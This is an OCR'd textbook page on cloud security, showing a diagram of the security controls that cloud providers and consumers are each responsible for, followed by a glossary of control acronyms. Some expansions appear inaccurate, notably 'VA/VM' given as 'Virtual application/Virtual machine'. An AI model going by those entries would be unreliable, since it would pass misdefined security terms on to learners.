


Cloud Consumer
API
Workload Instances/VMs
Applications & Information within VM Boundaries
PKI
IAM
VA/VM
SDL
ENC
APP Sec
WAF
DLP
AV
GRC
FW
IPS
VPN
Conf Control
RTG
SWG
LB
...
Cloud Provider
API
Cloud Software Infrastructure
Cloud Stacks (Open Source, Open Core, or Proprietary)
WAF
DLP
AV
CoS/QoS
FW
IPS
VPN
SDL
RTG
SWG
LB
APP Sec
API
Cloud Hardware Infrastructure
Compute Network Storage (Commodity or Engineered)
WAF
DLP
AV
FW
IPS
VPN
...
RTG
SWG
LB
CoS/QoS
VA/VM
DDoS
Netflow
TPM

Figure 19.93: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/Virtual machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/Quality of service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco




Cloud Computing Security 